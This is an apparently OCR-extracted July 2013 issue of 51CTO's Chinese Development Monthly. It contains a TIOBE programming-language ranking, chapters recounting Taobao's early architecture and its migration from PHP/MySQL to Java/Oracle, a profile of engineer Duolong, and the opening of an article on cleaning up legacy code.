51CTO.com
技术成就梦想
我 们 只 谈 开 发

开发月刊

Development Monthly

2013年07月
总第028期

淘宝之初：湖畔花园小区里诞生的巨人

PHP开发：从程序化到面向对象

51CTO观察：PHP星星之火可燎原

2013年7月9日，Tiobe语言社区发布的新一期编程语言排行榜上，php位居第五，上升势头迅猛。不得不说，PHP正在崛起，这一点毫无疑问。正如Red Hat推动了Linux的发展，Zend也正努力将PHP带入黄金时代 。

51CTO.com
技术成就梦想

开发
月刊

出版方：

北京无忧创想信息技术有限公司

责任编辑：

林师授　陈四芳

封面设计：

钱靓

联系方法：

邮箱：linss@51cto.com

电话：010-68476606-8123

出版日期：2013年07月22日

欢迎来稿，请发送邮件至

linss@51cto.com

主编的话

本期《开发月刊》的主推内容是淘宝技术这十年的成长历程，月刊上的相关文章放了几篇，如果大家有兴趣的话可以进入专题阅读，相信你们会有很大的收获。

开发月刊集合了热门的工具下载，最近热门技术专题以及相关开发频道每周重点推荐的内容。不管朋友们喜不喜欢我们推荐的文章，但是我们会一如既往的把开发热点的内容推荐给网友，与网友共同进步，成长。

祝好！

51CTO开发频道寄语

编程排行 Billboard

专题报道 Special report

技术热点 Techlogy hot

■ 编者按

2013年7月9日，Tiobe公司发布新一期编程语言排行榜。从下面的编程语言排行中，我们不难看出PHP这次的上升速度是最为迅速，跟2013年1月份相比，PHP同比增长了+1.64%。

2013年7月编程语言排行榜：PHP依然强势

【51CTO独家特稿】2013年7月9日，Tiobe公司发布新一期编程语言排行榜。从下面的编程语言排行中，我们不难看出PHP这次的上升速度是最为迅速，跟2013年1月份相比，PHP同比增长了+1.64%，其次就是数据库语言的Transact-SQL（+0.99%）和PL/SQL（+0.34%）。Tiobe公司认为，PHP上升的背后主要是来自于2012年9月发布最新的PHP Zend Framework。

Zend Framework 项目的主要赞助者是 Zend Technologies，但许多其它公司也贡献了组件或重大功能。例如 Google、Microsoft 和StrikeIron作为伙伴提供了web服务接口和其它希望给 Zend Framework 开发者使用的技术。

没有活跃的ZF社区，Zend Framework 就不能交付和支持所有这些功能。社区成员包括贡献者都可以在这些地方找到：mailing lists, IRC channels和其它论坛。无论你有什么关于ZF的问题，总能找到答案。

Zend Framework (ZF) 是用 PHP 5 来开发 web 程序和服务的开源框架。ZF用100% 面向对象编码实现。ZF的组件结构独一无二，每个组件几乎不依靠其他组件。这样的松耦合结构可以让开发者独立使用组件。我们常称此为use-at-will设计。

虽然它们可以独立使用，但如果组合使用，Zend Framework 标准库理的组件也能形成一个强大而可扩展的web程序。ZF 提供了强壮而高效的 MVC 实现，易于使用的数据库摘要和实现 HTML 表单解析、校验和过滤的表单组件，这样 开发者可以通过这些易用的、面向对象的接口联合所有这些操作。其它组件如 Zend_Auth 和 Zend_Acl 通过通用 的证书（credential）存储提供用户认证和授权。还有其它实现的客户库来简化访问最流行的可用的 web 服务。不论你的程序需要什么，你都可能从 Zend Framework 中找到全面测试的组件来极大地减少开发时间。

以下是前20名榜单排行榜：

Position Jul 2013	Position Jul 2012	Delta in Position	Programming Language	Ratings Jul 2013	Delta Jul 2012	Status
1	1	=	C	17.628%	-0.70%	A
2	2	=	Java	15.906%	-0.18%	A
3	3	=	Objective-C	10.248%	+0.91%	A
4	4	=	C++	8.749%	-0.37%	A
5	7	↑↑	PHP	7.186%	+2.17%	A
6	5	↓	C#	6.212%	-0.46%	A
7	6	↓	(Visual) Basic	4.336%	-1.36%	A
8	8	=	Python	4.035%	+0.03%	A
9	9	=	Perl	2.148%	+0.10%	A
10	11	↑	JavaScript	1.844%	+0.39%	A
11	10	↓	Ruby	1.582%	-0.19%	A
12	14	↑↑	Transact-SQL	1.568%	+0.61%	A
13	15	↑↑	Visual Basic .NET	1.254%	+0.34%	A
14	19	↑↑↑↑↑	PL/SQL	0.920%	+0.28%	A-
15	13	↓↓	Lisp	0.868%	-0.13%	A
16	16	=	Pascal	0.792%	-0.04%	A
17	12	↓↓↓↓↓	Delphi/Object Pascal	0.691%	-0.47%	B
18	20	↑↑	MATLAB	0.680%	+0.04%	B
19	23	↑↑↑↑	Bash	0.622%	+0.04%	A-
20	25	↑↑↑↑↑	Assembly	0.581%	+0.03%	B


推荐文章：

Zend Framework中的AutoLoad机制

Zend Framework的PHP编码标准

Zend Framework 2.2稳定版发布

前10名编程语言走势图：



下面是第50到100的编程语言排名：

(Visual) FoxPro, 4th Dimension/4D, ABC, Algol, Alice, ATLAS, Awk, bc, BlitzMax, CFML, cg, CL (OS/400), Clean, Clojure, Curl, Dart, DiBOL, Eiffel, Emacs Lisp, Factor, Icon, Inform, Io, J, JavaFX Script, JScript.NET, LabVIEW, LPC, M4, Mercury, MUMPS, NATURAL, Oberon, OCaml, OpenCL, Oz, Pike, PILOT, PostScript, Pure Data, Q, REALbasic, REXX, S, Squirrel, Standard ML, VBScript, VHDL, X10, xBase

Position	Programming Language	Ratings
21	Ada	0.573%
22	SAS	0.562%
23	Lua	0.529%
24	R	0.515%
25	ABAP	0.457%
26	COBOL	0.441%
27	Fortran	0.414%
28	Scheme	0.378%
29	D	0.364%
30	Erlang	0.349%
31	Haskell	0.330%
32	Logo	0.327%
33	Scala	0.326%
34	Prolog	0.316%
35	Scratch	0.295%
36	Tcl	0.245%
37	F#	0.238%
38	NXT-G	0.232%
39	Smalltalk	0.228%
40	APL	0.226%
41	C shell	0.223%
42	Go	0.222%
43	Forth	0.214%
44	ML	0.212%
45	ActionScript	0.204%
46	Common Lisp	0.202%
47	PL/I	0.200%
48	Ladder Logic	0.185%
49	Groovy	0.183%
50	RPG (OS/400)	0.158%

编者按

2003年4月7日，马云在杭州成立了一个神秘的组织。他叫来十位员工，要他们签了一份协议，这份协议要求他们立刻离开阿里巴巴集 团，去做一个神秘的项目。这个项目要求绝对保密，老马戏称“连说梦话被老婆听到……

淘宝之初：湖畔花园小区里诞生的巨人

2003年4月7日，马云在杭州成立了一个神秘的组织。他叫来十位员工，要他们签了一份协议，这份协议要求他们立刻离开阿里巴巴集 团，去做一个神秘的项目。这个项目要求绝对保密，老马戏称“连说梦话被老婆听到都不行，谁要是透漏出去，我将追杀到天涯海角”。这份协议是英文版的，匆忙 之间，大多数人根本来不及看懂，但出于对老马的信任，都卷起铺盖离开了阿里巴巴。

他们去了个神秘的据点——湖畔花园小区的一套未装修的房子里，房子的主人是马云。这伙人刚进去的时候，马云给他们布置了一个任务，就是在最短的时间内做出一个个人对个人（C2C）的商品交易网站。这里出一个问题考大家，看你适不适合做淘宝的创业团队：亲，要是让你来做，你怎么做?

在说出这个答案之前，我们先介绍一下这个创业团队的成员：三个开发工程师（虚竹、三丰、多隆）、一个UED工程师（二当家）、三个运营工程师（小宝、阿珂、破天）、一个经理（财神），以及马云和他的秘书。


LAMP架构的网站

当 时对整个项目组来说，压力最大的就是时间，为什么时间这么重要呢？火云邪神先生说过“天下武功无坚不破，唯快不破”，还有一个原因就是当时eBay和易趣 在资本方面正打得不可开交，我们是乘虚而入的，等他们反应过来就危险了。那怎么在最短的时间内把一个网站从零开始建立起来呢？了解淘宝历史的人都知道淘宝 是在2003年5月10日上线的，2003年4月7日到5月10日，这之间只有一个月时间。要是你在这个团队里，你怎么做？不是“抄一个来”，我们的答案 是 —“买一个来”。

买一个网站显然比作一个网站要省事，但是他们的梦想可不是做一个小网站而已，要做大，就不是随便买一个就行 的，要有比较低的维护成本，要能够方便地扩展和二次开发。那么接下来就是第二个问题：买一个什么样的网站？答案是：轻量一点的，简单一点的。于是买了这样 一个架构的网站：LAMP（Linux+Apache+MySQL+PHP），这个直到现在还是一个很常用的网站架构模型，其优点是：无须编译，发布快 速，PHP语言功能强大，能做从页面渲染到数据访问所有的事情，而且用到的技术都是开源、免费的。

当时我们是从一个美国人那里买来的一个网站系

统，这个系统的名字叫做PHPAuction（其官方网站http://www.phpauction.net，Auction 即是拍卖的意思，这个名字很直白，一眼就可看出这个系统是用什么语言做的、用途是什么），PHPAuction有好几个版本，我们买的是最高版的，功能比 较多，而且最重要的是对方提供了源代码。最高的版本比较贵，花了我们差不多2000美1616淘宝技术这十年元（貌似现在降价了，只要946美元，在他们 的网站上有明码标价的信息）。买来之后不是直接就能用的，需要很多本地化的修改，例如，修改一些数据类型，增加后台管理的功能，页面模板改得漂亮一点，页 眉和页脚加上自己的站点简介等。其中最有技术含量的是对数据库进行了一个修改，原来是从一个数据库进行所有的读写操作，现在把它拆分成一个主库、两个从 库，并且读写分离。这么做的好处有几点：存储容量增加了，有了备份，使得安全性增加了，读写分离使得读写效率得以提升（写要比读更加消耗资源，分开后互不 干扰）。这样整个系统的架构就如下图所示。



其中，pear DB是一个PHP模块，负责数据访问层。另外，他们也用开源的论坛系统PHPBB（http://www.phpbbchina.com） 搭建了一个小的论坛社区，在当时，论坛几乎是所有网站的标配。虚竹负责机器采购、配置、架设等，三丰和多隆负责编码，他们把交易系统和论坛系统的用户信息 打通，给运营人员开发出后台管理的功能（Admin系统），把交易类型从只有拍卖这一种增加为拍卖、一口价、求购商品、海报商品（意思是还没推出的商品， 先挂个海报出来，这是快速增加商品数的一个好方法）四种。（PHPAuction系统里只有拍卖的交易，Auction即拍卖的意思。@_行癫在微博中提到：今天，eBay所有的交易中，拍卖交易仍然占40%，而在中国，此种模式在淘宝几乎从一开始就未能占据优势，如今在主流的交易中几乎可以忽略不计。背 后的原因一直令人费解，我大致可以给出其中一种解释，eBay基本上只在发达国家展开业务，制造业外包后，电子商务的基本群体大多只能表现为零散的个体间 交易。）

在开发过程中，这个项目的代号是BMW（没错！就是宝马的意思）。这个是二当家提出的建议，二当家特别喜欢宝马，他希望我 们的网站也如同宝马一样漂亮、快速、安全，充满乐趣。二当家现在的座驾就是一辆宝马X5，算是得偿所愿了。在上线的时候需要给这个网站取个名字，为了不引 起eBay的注意，这个名字要撇开与阿里巴巴的关系，所以“阿里爷爷”、“阿里舅舅”之类的域名是不能用的。这时候，美女阿珂提供了一个很好听的名1818淘宝技术这十年字“淘宝”。因为她家里有人热爱收藏古董，经常去市场上淘宝贝，而她本人也非常热爱逛街，享受“淘”的乐趣，她觉得“淘宝”两个字 特别符合网站的定位（阿珂说想到这个名字的时候，脑子里一道闪电劈过，真的是“灵光一闪”。后来“支付宝”的名字也是阿珂取的）。于是这个大名就定了下来，淘宝网横空出世了。

在接下来的大半年时间里，这个网站迅速显示出了它的生机。这里有必要提一下当时的市场环境，非典（SARS）的肆虐使得大家都不敢出门，尤其是

去类似商场等人多的地方。另外，在神州大地上最早出现的C2C网站易趣也正忙得不亦乐乎，2002年3月，eBay以3000万美元收购了易趣公司33%的股份，2003年6月以1.5亿美元收购了易趣公司剩余67%的股份。

当时，淘宝网允许买卖双方留下联系方式，允许同城交易，整个操作过程简单轻松。而 eBay是收费的，为了收取交易佣金，eBay禁止买卖双方这么做，这必然增加了交易过程的难度。而且eBay为了全球统一，把易趣原来的系统替换成了美 国eBay的系统，用户体验一下全变了，操作起来非常麻烦，很多易趣的卖家在那边都混不下去了，这等于是把积累的用户拱手送给了淘宝。为了不引起eBay 的注意，淘宝网在2003年里一直声称自己是一个“个人网站”。由于这个创业团队强大的市场开拓和运营能力，淘宝网的发展非常迅猛，2003年年底就吸引了注册用户23万个，每日31万个PV，从2003年5月到同年年底成交额达3371万元。这没有引起eBay的注意，却引起了阿里巴巴内部很多员工的注 意，他们觉得这个网站以后会成为阿里巴巴强劲的对手，甚至有人在内网发帖，忠告管理层要警惕这个刚刚起步的网站，但管理层似乎无动于衷。（这个团队的保密 工作做得真好！）■

专题：淘宝技术这十年

专题入口

专题内容列表

- 光棍节的狂欢
- 淘宝之初：湖畔花园小区里诞生的巨人
- 淘宝青春：烦恼中成长的巨人
- 淘宝升华：脱胎换骨的巨人
- 淘宝创造：创新起始的巨人
- 淘宝腾飞：浴火重生的巨人

淘宝青春：烦恼中成长的巨人

■ 淘宝网作为个人网站发展的时间其实并不长由于它太引人注目了，马云在2003年7月就宣布这个是阿里巴巴旗下的网站，随后在市场上展开了很成功的推广运作。

讲到这里，顺便先辟个谣，网上有很多这样骗转发的励志段子：“1998年，马化腾等一伙人凑了50万元创办了腾讯，

没买房；1998年，史玉柱借了50万元搞脑白金，没买房；1999年，丁磊用50万元创办了163.com，没买房；1999年，陈天桥炒股赚了50万元，创办盛大，没买房；1999年，马云等18人凑了50万元注册了阿里巴巴，没买房。如果当年他们用这50万元买了房，现在估计还在还着银行的贷款吧。”事实上，阿里巴巴和淘宝网都是在马云自己的房子里创办的，阿里巴巴是1999年初发布上线的。所以，关于马云买房子的事情，真相是这样的。


淘宝网作为个人网站发展的时间其实并不长由于它太引人注目了，马云在2003年7月就宣布这个是阿里巴巴旗下的网站，随后在市场上展开了很成功的推广运作。最著名的就是利用中小网站来做广告，突围eBay在门户网站上对淘宝的广告封锁。这时候，eBay终于看到淘宝网这个后起之秀了，他对竞争者的态度就是“封杀他”。eBay买断了新浪、搜狐、网易的电子商务类型的广告，签署了排他性协议，切断了淘宝在这上面做广告的路子。大路不通，我们就独辟蹊径，上网比较早的人应该还记得那些在右下角的弹窗和网站腰封上一闪一闪的广告，“淘宝网”几个字总是如影随形地出现在任何中小型网站上。市场部那位到处花钱买广告的家伙太能花钱了，一出手就是几百万元，他被我们称为“大少爷”。

数据库从mySQL到Oracle

“大少爷”们做的广告，带来的就是迅速上涨的流量和交易量。在2003年年底，MySQL已经撑不住了，技术的替代方案非常简单，就是换成Oracle。换为Oracle的原因除了它容量大、稳定、安全、性能高之外，还有人才方面的原因。在2003年的时候，阿里巴巴已经有一支很强大的DBA团队了，有鲁国良、冯春培、汪海（七公）这样的人物，后来还有冯大辉（@fenng）、陈吉平（拖雷）。这样的人物牛到什么程度呢？Oracle给全球的技术专家颁发一些头衔，其中最高级别的叫ACE（就是扑克牌的“尖儿”，够大的吧），被授予这个头衔的人目前全球也只有300多名（公布名单的网址为http://apex.oracle.com/pls/otn/f?p=19297:3 ），当年全球只有十几名，而阿里巴巴就有4名。有如此强

大的技术后盾，把MySQL换成Oracle是顺理成章的事情。

但更换数据库不是只换个库就可以的，其访问方式和SQL语法都要跟着变，最重要的一点是，Oracle的性能和并发访问能力之所以如此强大，有一个关键性的设计——连接池，连接池中放的是长连接，是进程级别的，在创建进程的时候，它就要独占一部分内存空间。也就是说，这些连接数在固定内存的Oracle Server上是有限的，任何一个请求只需要从连接池中取得一个连接即可，用完后释放，这不需要频繁地创建和断开连接，而连接的创建和断开的开销是非常大的。但对于PHP语言来说，它对数据库的访问都是很直接的，每一个请求都要一个连接。如果是长连接，应用服务器增多时，连接数就多了，就会把数据库拖挂，如果是短连接，频繁地连接后再断开，性能会非常差（而Java语言有很多现成的连接池）。那如何是好呢？我们打探到eBay用了一个连接池的工具，是BEA卖给他们的。我们知道，BEA的东西都很贵，我们买不起，就放弃了找BEA的念头，于是多隆在网上寻寻觅觅，找到一个开源的连接池代理服务SQL Relay（http://sqlrelay.sourceforge.net），这个东西能够提供连接池的功能，多隆对它进行了一些功能改进之后，系统的架构就变成了如下形式。



数据一开始是放在本地的，七公带领的DBA们对Oracle做调优的工作，也对SQL进行调优。后来数据量变大后，本地存储无法满足了，买了NAS（Network Attached Storage，网络附属存储），NetApp（Network Appliance，美国网域存储技术有限公司）的NAS作为数据库的存储设备，加上Oracle RAC（Real ApplicationClusters，实时应用集群）来实现负载均衡。七公说这实际上是走了一段弯路，NAS的NFS（Network File System）协议传输的延迟很严重，但那时不懂。后来采购了Dell和EMC合作的SAN低端存储，性能一下提升了十几倍，这才比较稳定了。再后来，数据量更大了，存储的节点一拆二、二拆四，RAC又出问题了，这才踏上了购买小型机的道路。在那段不稳定的时间里，七公曾经在机房住了5天5夜，差点被辐射成蜘蛛侠。

替换完数据库后，时间到了2004年春天，俗话说“春宵一刻值千金”，但这些人的春宵却不太好过，他们在把数据的连接放在SQL Relay之后就噩梦不断，这个代理服务经常会死锁，如同之前的MySQL死锁一样。虽然多隆做了很多修改，但当时那个版本内部处理的逻辑不对，问题很多，最快的解决办法就是“重启”它的服务。这在白天还好，只要连接上机房的服务器，把进程杀掉，然后开启就可以了。但是最痛苦的是它在晚上也要死掉，于是工程师们不得不24小时开着手机，一旦收到“SQL Relay进程挂起”的短信，就从春梦中醒来，打开电脑，连上机房的网络，重启服务，后来干脆每天睡觉之前先重启一下。做这事最多的据说是三丰，他现在是淘宝网的总裁。现在我们知道，任何牛B的人物，都有一段苦B的经历。■

淘宝升华：脱胎换骨的巨人

□ 子柳/文

淘宝传奇工程师多隆的程序世界

多隆是淘宝的创始人之一，也是淘宝的第一个程序员，他奠定了诸多淘宝重大软件项目的基础。有人说他是淘宝的“扫地僧”，有人说他是“神”。在淘宝，他做到了既懂C/C++语言，又懂Java和内核；既可以深入技术底层，又能切入到高层业务领域，从前端到后端，只是既广又深。他就是核心系统部专家组的多隆。

技术小儿中流传一句话——“有困难，找多隆”。关于这点，我深有体会，又一次，我们组解决一个Apache服务器无故崩溃的诡异问题，搞了三天还是没找出原因，于是请教多隆，他在三分钟后就告诉了我答案。瞬间的秒杀，让我领教了高级研究员的威力。

我和多隆在同一个部门，工位相邻。这个近水楼台先得月的条件，让我平时有很多机会观察他，从他的一举一动中思索他如何以非科班出身（生物系生命科学专业）成长为计算机牛人。


多隆说他的知识经验的积累主要归功于在淘宝业务发展的过程中，他遇到了各种各样的问题。这些问题促使他不断学习解决问题的各种技术，他和淘宝一起成长。在我看来，他对技术始终保持着谦卑的心态也很关键。他把自己当成一块海绵一样去吸收新知识——在他的字典里，没有不值得去解决的问题，也没有不值得去学习的技术。而且每学一个知识点，多隆都会写一段代码去验证，一方面是练习，另一方面也让他加深理解，直到真正掌握这个技术。

我的师父黄裳曾经说过“好的架构图充满美感”。一个架构好不好，从审美的角度就能看出来。后来我看了很多系统的架构，发现这个言论基本成立。反观淘宝以前两个版本的架构，如下页图所示，你看哪个比较美?

显然，第一个比较好看，第二个显得头重脚轻，这也注定了它不是一个稳定的版本，只存活了不到半年的时间。2004年初，SQL Relay的问题解决不了，数据库必须要用Oracle，那么从哪里动刀呢？只有换开发语言了。换什么语言好？用Java。Java是当时最成熟的网站开发语言，它有比较良好的企业开发框架，被世界上主流的大规模网站普遍采用。另外，有Java开发经验的人才也比较多，后续维护成本会比较低。

脱胎换骨的升级——更换开发语言

到2004年上半年，淘宝网已经运行了一年的时间，这一年积累了大量的用户，也快速开发了很多功能，当时这个网站已经很庞大了，而且新的需求还在源源不断地增加。把一个庞大的网站的开发语言换掉，无异于脱胎换骨，在换的过程中还不能拖慢业务的发展，这无异于边换边跑，对时间和技术能力要求都非常高。做这样的手术，需要请第一流的专家来主刀。现在再考一下。



大家：亲，如果你在这个创业团队中，请什么样的人来做这件事？我们的答案是请Sun公司的人。没错，就是创造Java语言的那家公司，世界上没有比他们更懂Java的了。除此之外，还有一个不为人知的原因，我刚才说到Java被世界上主流的大规模网站普遍采用，其中有一个网站就是eBay，那时eBay的系统刚刚从C++改到而且就是请Sun的工程师给改造成Java架构的，这下你懂了吧？他们不仅更懂Java，而且更懂eBay。Sun公司的这帮工程师的确很强大，在笔者2004年年底来淘宝的时候，他们还在，我有幸与他们共事了几个月。现在摆在他们面前的问题是用什么办法把一个庞大的网站从PHP语言迁移到Java？而且要求在迁移的过程中，不停止服务，原来系统的bugfix和功能改进不受影响。亲，你要是架构师，你怎么做？有人的答案是写一个翻译器，如同把中文翻译成英文一样，自动翻译。我只能说你这个想法太超前了，“too young, too simple, sometimes naive”。当时没有，现在也没有人能做到。他们的大致方案是给业务分模块，一个模块一个模块地渐进式替换。

如用户模块，老的member.taobao.com继续维护，不添加新功能，新功能在新的模块上开发，跟老的模块共用一个数据库，开发完毕之后放到不同的应用集群上，另开一个域名member1.taobao.com，同时再替换老的功能，替换一个，就把老的模块上的功能关闭一个，逐渐把用户引导到member1.taobao.com，等所有的功能都替换完之后，关闭member.taobao.com。从设计上来看，这个member1的二级域名应该是一个过渡状态，但我们把member域名的代码下线以后，发现很难把member1切换回member，因为有些地方把链接写死了，于是后来很长时间里我们都是在用member1.taobao.com这样奇怪的域名。一年后，有另外一家互联网公司开始做电子商务了，我们发现他们的域名也叫member1.xx.com、auction1.xx.com，复制得毫无保留，我们只能会心一笑。

说了开发模式，再说说用到的Java MVC框架，当时的struts1.x是用得比较多的框架，但是用过webwork和struts2的人可能知道，struts1.x在多人协作方面有很多致命的弱点，由于没有一个轻量框架作为基础，因此，很难扩展，这样架构师对于基础功能和全局功能的控制就很难做到。而阿里巴巴的18个创始人之中，有个架构师周悦虹，他在Jakarta Turbine的基础上做了很多扩展，打造了一个阿里巴巴自己用的MVC框架WebX（http://www.openwebx.org/docs/Webx3_Guide_Book.html），这个框架易于扩展，方便组件化开发，它的页面模板支持JSP和Velocity等，持久层支持ibatis和hibernate等，控制层可以用EJB和Spring（Spring是后来才有的）。项目组选择了这个强大的框架。另外，当时Sun在全世界大力推广他们的EJB，虽然淘宝的架构师认为这个东西用不到，但他们还是极

力坚持。在经历了很多次的技术讨论、争论甚至争吵之后，这个系统的架构就变成了下图的形式。

MVC框架是阿里的WebX，控制层用了EJB，持久层是ibatis。另外，为了缓解数据库的压力，商品查询和店铺查询放在搜索引擎中。这个架构图是不是好看了一点了？Sun的这帮工程师开发完淘宝的网站之后，用同样的架构又做了一个很牛的网站，叫“支付宝”。（上一篇说过支付宝最初是淘宝上的“安全交易”功能，这个功能后来独立出来，成立了一个网站，也成立了一个公司，就是现在的支付宝。把支付宝从淘宝分出去的人，就是Sun公司的这几个人。）下图是支付宝的第一次员工大会。

上面的架构中，引入了搜索引擎iSearch（前文说过，iSearch其实是在LAMP系统运行一段时间之后被多隆引进的，换为Oracle之后只是替换一下数据源）。其实这个搜索引擎的原理很简单，就是把数据库里的数据dump（倾倒）成结构化的文本文件后，放在硬盘上，提供Web应用以约定的参数和语法来查询这些数据。这看起来不难，难的是数以亿计的信息，怎么做到快速更新呢？这好比你做了一个网站，在百度上很快就能搜到，你一定很满意了。但如果你发布一件商品，在淘宝上过1个小时还搜不到，你肯定要郁闷了。另一个难点是如何保证非常高的容量和并发量？再往后面就要考虑断句和语义分析的问题，以及推荐算法等更加智能的问题。这些内容先不详细介绍，因为搜索引擎的技术已经足以写好几本书了。

其实在任何时候，开发语言本身都不是系统的瓶颈，业务带来的压力更多的存在于数据和存储方面。前面也说到，MySQL撑不住之后换为Oracle，Oracle的存储一开始在本机上，后来在NAS上，NAS撑不住了用EMC的SAN存储，再后来，Oracle的RAC撑不住了，数据的存储方面就不得不考虑使用小型机。在2004年夏天，DBA七公、测试工程师郭芙和架构师行癫，踏上了去北京测试小型机的道路。他们带着小型机回来的时候，我们像欢迎领袖一样欢迎他们，因为那是我们最值钱的设备，价格表上的数字吓死人。小型机买回来之后，我们争相合影，然后Oracle就运行在了小型机上，存储方面，从EMC低端CX存储到Sun oem hds高端存储，再到EMC dmx高端存储，一级一级地往上跳。

到2004年底，淘宝网已经有4百多万种商品了，日均4千多万个PV，注册会员达400万个，全网成交额达10亿元。

到现在为止，我们已经用上了IBM的小型机、Oracle的数据EMC的存储，这些东西都是很贵的，那些年可以说是花钱如流水。有人说过“钱能解决的问题，就不是问题”，但随着淘宝网的发展，在不久以后，钱已经解决不了我们的问题了。花钱买豪华的配置，也许能支持1亿个PV的网站，但淘宝网的发展实在是太快了，到了10亿个PV怎么办？到了百亿怎么办？在几年以后，我们不得不创造技术，解决这些只有世界顶尖的网站才会遇到的问题。后来我们在开源软件的基础上进行自主研发，一步一步地把IOE（IBM小型机、Oracle、EMC存储）这几个“神器”都去掉了。这些神器就如同《西游记》中那些神仙的兵器，他们身边的妖怪们拿到这些兵器能把猴子打得落荒而逃。但最牛的神仙是不依赖这些神器的，他们挥一挥衣袖、翻一下手掌就威力无比了。

坚若磐石——围绕性能、容量和成本的进化已经有读者在迫不及待地问怎么去掉了IOE？别急，在去掉IOE之前还有很长的路要走（在后面讲到TDDL的时候，会提到去IOE的一些事情）。行癫等人买回小型机之后，我们用上了。■

深度解析：清理烂代码

□ 唐小娟/编译

猜猜看怎么了！你正”继承“（接收）了一堆混乱的旧代码。恭喜你！现在都是你的了。混乱的代码可能来自任何地方。中间件，网络，可能来自你自己的公司。

你知道在一个角落里有一个家伙，没有人过去管他在做什么。猜猜看他一直在做什么？辛辛苦苦写出了代码，却是一堆烂代码。

你还记得这个模块是一个家伙几年前写的，在他离开公司之前。这个模块已经有20个不同的人加过补丁，进行过代码修复，而且他们也并不理解代码到底是做了什么。是的，就是这样的代码。

或者你从网上下载下的开源的软件，你知道它非常的可怕，但是它解决了一个非常专的并且对你来说非常棘手的问题，解决这个问题你可能要花上几年。

烂代码不一定是问题，只要它们没有出错，没有人会对它嗤之以鼻。但不幸的是，它们没被发现的概率太小了。错误会被发现。需要新的功能，新系统发布了。现在你不得不面对这堆恐怖的代码，试着去清理它们。这篇文章为这种不幸的情况提供了一些建议。

0. 值得清理么？

第一件你需要问问自己的事情就是代码值得清理么。我不是说当问到是否要清理代码时，你一定要回答是或者一定回答不是。是你对代码负有责任，也是你需要一直面对它们直到最终写出的代码是你乐意维护的，也是你很自豪的放入代码库的。

如果你觉得就算代码看起来很可怕，也不值得浪费你本来就很紧张的时间来修复它们。所以你仅仅做了最最微小的调整解救燃眉之急。

换句话说，你也可以将代码看作自己的，也可以看作是别人的。

两种情况都有优缺点。优秀的程序员看到烂代码时会觉得很难受。他们会拿出火把和叉子并且高呼：“太乱了，太乱了”。这是一种优秀的品质。

但是清理代码是一个繁杂的工作。很容易就低估了时间。甚至有时候和从头开始写代码一样的耗时。并且短期并没有带来任何的短期效应。两个星期的时间清理代码并不会带来任何新的功能，但有可能引入一些新的错误。

另一方面，如果长时间不清理代码可能会带来灾难性的毁灭。混乱是代码的杀手。

所以，这并不是一个容易做出的决定。需要考虑一些事情：

- 你期望对这段代码做多少改变？你是希望仅仅修改这个小错误呢，还是这段代码还要使用多次，所以你希望将它“调教”的好些，并且加上新的功能。如果仅仅是修复一个错误，那么最好是别打草惊蛇。然而，如果这个模块你需要长期折腾的话，那么现在开始花点时间来清理它吧，之后会省掉很多烦恼。

● 你需要或者是你想引入上游的更新吗？它是一个正在开发当中的开源项目吗？如果是的话，并且你想做改变的是上游的代码，那么你不能对代码有大的改动否则当你每次pull代码的时候都会经历一场merge的噩梦。所以你需要做一个友好的团队合作者，接受这个错误，将带有你修正的代码补丁发给代码的维护者。

